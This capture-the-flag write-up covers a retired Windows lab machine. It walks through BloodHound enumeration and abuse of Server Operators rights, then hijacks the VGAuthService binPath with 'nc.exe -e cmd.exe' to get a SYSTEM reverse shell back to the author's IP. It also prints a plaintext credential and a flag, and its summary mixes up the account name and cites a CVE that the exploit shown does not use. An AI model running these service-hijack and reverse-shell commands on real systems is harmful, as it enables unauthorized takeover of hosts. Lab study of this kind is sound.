
it seems that user has no outbound object control

Lets also see its group membership:



SERVER OPERATORS@RETURN.LOCAL
MemberOf
MemberOf
REMOTE MANAGEMENT USERS@RETURN.LOCAL
MemberOf
SVC-PRINTER@RETURN.LOCAL
MemberOf
DOMAIN USERS@RETURN.LOCAL
PRINT OPERATORS@RETURN.LOCAL

hm the two that stand out here as non default, are `SERVER OPERATORS` and `PRINT OPERATORS` keep that in mind, we will revisit it later.

Inspecting the rest of the users:



thats strange, during our ldap enumeration, i found another user `Guest` that is not present here, lets search it manually on bloodhound:




OUTBOUND OBJECT CONTROL

First Degree Object Control	0
Group Delegated Object Control	0
Transitive Object Control	▶


GUEST@RETURN.LOCAL

it has no outbound object control

and the group membership is:



Now since the above did not indicate any obvious paths for privesc, i then run some of the bloodhound queries to see if i can get anything more there:



Hmmm, we see here that we have `CanPSRemote` rights towards `PRINTER.RETURN.LOCAL` so we can login there, BUT what is this?

This icon on bloodhound, indicates that this is a windows host!

And from this computer by gaining `SYSTEM` or `ADMIN RIGHTS` we have `DCSync` rights towards the domain!

So the path is clear here, we need to login to this windows host as `SVC-PRINTER` and thehmn escalate privileges to become `LOCAL ADMIN` (`SYSTEM` or `ADMINISTRATOR`) locally and then `DCSync` towards the domain.

BUT how can we escalate privileges on that host?

Group Membership of user svc-printer

We could first check the privileges of our user (SVC-PRINTER)

```
whoami /priv
```

```
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== =======
SeMachineAccountPrivilege     Add workstations to domain           Enabled
SeLoadDriverPrivilege         Load and unload device drivers       Enabled
SeSystemtimePrivilege         Change the system time               Enabled
SeBackupPrivilege             Back up files and directories        Enabled
SeRestorePrivilege            Restore files and directories        Enabled
SeShutdownPrivilege           Shut down the system                 Enabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeRemoteShutdownPrivilege     Force shutdown from a remote system Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Enabled
SeTimeZonePrivilege           Change the time zone                 Enabled
```

Hm, now we must investigate which one from those privileges can lead to `local admin` escalation

After some research, i found that most probably the one to target should be the `SeBackupPrivilege` because it can be used to read any file (including SAM, SYSTEM, SECURITY hives).

Also lets see again the user’s details from the inside this time

```
net user svc-printer
```

```
User name                    svc-printer
Full Name                    SVCPrinter
Comment                      Service Account for Printer
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            5/26/2021 1:15:13 AM
Password expires             Never
Password changeable          5/27/2021 1:15:13 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   5/26/2021 1:39:29 AM

Logon hours allowed          All

Local Group Memberships      *Print Operators      *Remote Management Use
                             *Server Operators
Global Group memberships     *Domain Users
The command completed successfully.
```

Before moving forward, lets find some information about these groups, (local group membership) because i have not seen them before and i dont see them frequently.

After some research, i found that `Server Operators` is a built-in privileged group designed to allow certain administrative actions **without granting full Domain Admin rights**.

🧰 What Rights Do Server Operators Have?

Members of the `Server Operators` group on a **domain controller** can:

✅ Services	They can modify services (can be used for persistence or privilege escalation).
✅ **Back up and restore files**	Grants `SeBackupPrivilege` and `SeRestorePrivilege` — allows reading protected files like the **NTDS.dit**, SYSTEM hives, etc.

What we found here was a connection between the privileges `SeBackupPrivilege` - `SeRestorePrivilege` and the `Server Operators` group! We must now find a way to abuse it.

Lets now check the ones that are relevant to our case below:

Dumping NTDS.dit (**Back up and restore files)**

```
secretsdump.py 'return.local/svc-printer:1edFg43012!!'@10.129.165.43
```

```
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its
affiliated companies

```

```
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[-] DRSR SessionError: code: 0x20f7 - ERROR_DS_DRA_BAD_DN - The distinguished name
specified for this replication operation is invalid.
[*] Something went wrong with the DRSUAPI approach. Try again with -use-vss
parameter
[*] Cleaning up...
```

it was not successful...

Services

First lets list the services"

```
services
```

```
Path
Privileges Service
----
---------- -------
C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe
True ADWS
\??\C:\ProgramData\Microsoft\Windows Defender\Definition Updates\{5533AFC7-64B3-
4F6E-B453-E35320B35716}\MpKslDrv.sys       True MpKslceeb2796
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSvcHost.exe
True NetTcpPortSharing
C:\Windows\SysWow64\perfhost.exe
True PerfHost
"C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"
False Sense
C:\Windows\servicing\TrustedInstaller.exe
False TrustedInstaller
"C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe"
True VGAuthService
"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"
True VMTools
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\NisSrv.exe"
True WdNisSvc
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\MsMpEng.exe"
True WinDefend
"C:\Program Files\Windows Media Player\wmpnetwk.exe"
False WMPNetworkSvc
```

From all the services above, after searching them the one that stands out is VMware Guest Authentication Service (***VGAuthService***.exe) since this one handles user authentication between the host and the virtual machines. It appears to be associated with CVE-2022-22977

One common attack i found, was to change the binary path of the service, so we can make the service run a binary of our preference!

Modifying and exploiting the service

1. First lets verify that we can write to the service’s directory:

```
icacls "C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe"
```

```
C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe
BUILTIN\Administrators:(F)Everyone:(RX)NT AUTHORITY\SYSTEM:(F)

Successfully processed 1 files; Failed processing 0 files
```

it seems that we can write to it!

1. modify the service, replace the binary with netcat

We will replace the binary with netcat, in order to get a rev shell back to our machine

first upload `nc.exe` from evil-winrm

```
upload /home/ch3ckm8/Downloads/nc.exe
```

2. modify the binary path, to point to netcat, and then tell netcat to connect to your machine’s ip

```
sc config VGAuthService binPath="C:\Users\svc-printer\Documents\nc.exe -e cmd.exe
10.10.14.3 443"
sc stop VGAuthService
sc start VGAuthService
```

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe config VGAuthService
binPath="C:\Users\svc-printer\Documents\nc.exe -e cmd.exe 10.10.14.3 443"
[SC] ChangeServiceConfig SUCCESS

*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe stop VGAuthService

SERVICE_NAME: VGAuthService
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe start VGAuthService
```

```
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
```

Don’t worry about this error “The service did not respond to the start or control request in a timely fashion.” , it is expected


3. Start the listener:

```
 rlwrap nc -nlvp 443
```

aand got shell!

```
listening on [any] 443 ...
connect to [10.10.14.3] from (UNKNOWN) [10.129.165.43] 52938
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32> cd c:\Users\Administrator\Desktop
```

grabbed root flag `e615c5a829daf39951c4fe7b797736fa` proof



```
C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>hostname
hostname
printer

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::80
   IPv6 Address. . . . . . . . . . . : dead:beef::9d62:e76a:d7b7:afca
   Link-local IPv6 Address . . . . . : fe80::9d62:e76a:d7b7:afca%10
   IPv4 Address. . . . . . . . . . . : 10.129.165.43
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:f8ec%10
                                       10.129.0.1

C:\Windows\system32>
```

Summary

Here is the list of the steps simplified, per phase, for future reference and for quick reading:

Reconnaissance

1. nmap `scan` -> https stands out, tried this one first
2. inspected the `web app` which appeared to be related with some printer service, and by using BurpSuite found that one page (settings) only sends the `ip` address from the form, while also containing valuable information such as a valid username (svc-printer)

Foothold

1. since it only sends the ip that the user specifies on the form, i tried typing my hosts ip and successfully grabbed `rev shell`, which also gave out a plaintext password!
2. `correlated` the found user's creds with the `win-rm` and `ldap` service
3. **logged in** via evil-winrm to host using on user **svc-alfresco**, and grabbed the user flag.


Privesc

1. enumerated `LDAP` via ldapsearch and bloodhound, found found valid users and also that the compromised user's `group membership` was among other default ones, some groups called `Server Operators` and `Print Operators` .
2. Inspected both of these groups, and i found that `Server Operators` have some interesting privileges that allow to backup/restore specific files and even `modify services`
3. Then i `listed services` and found one service (VGAuthService) to be vulnerable to a cve, for which i found commands that exploit it via modifying the service's binary and replacing it with a binary of our preference, which in that case was netcat exe (nc.exe) in order to get a shell back on our machine
4. after restarting the service, `netcat` connected to our machine, `got shell` as administrator and grab the root flag

---

Sidenotes

This was an interesting machine, lesson learned from this one was to thoroughly analyze and identify user group membership’s privileges. Though bloodhound usage at first showed the overall privesc path , smaller details had to be found by analyzing and investigating what the groups are allowed to do in terms of privileges.



Return has been Pwned!

Congratulations **ch3ckm8**, best of luck in capturing flags ahead!

#9008	04 Aug 2025	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE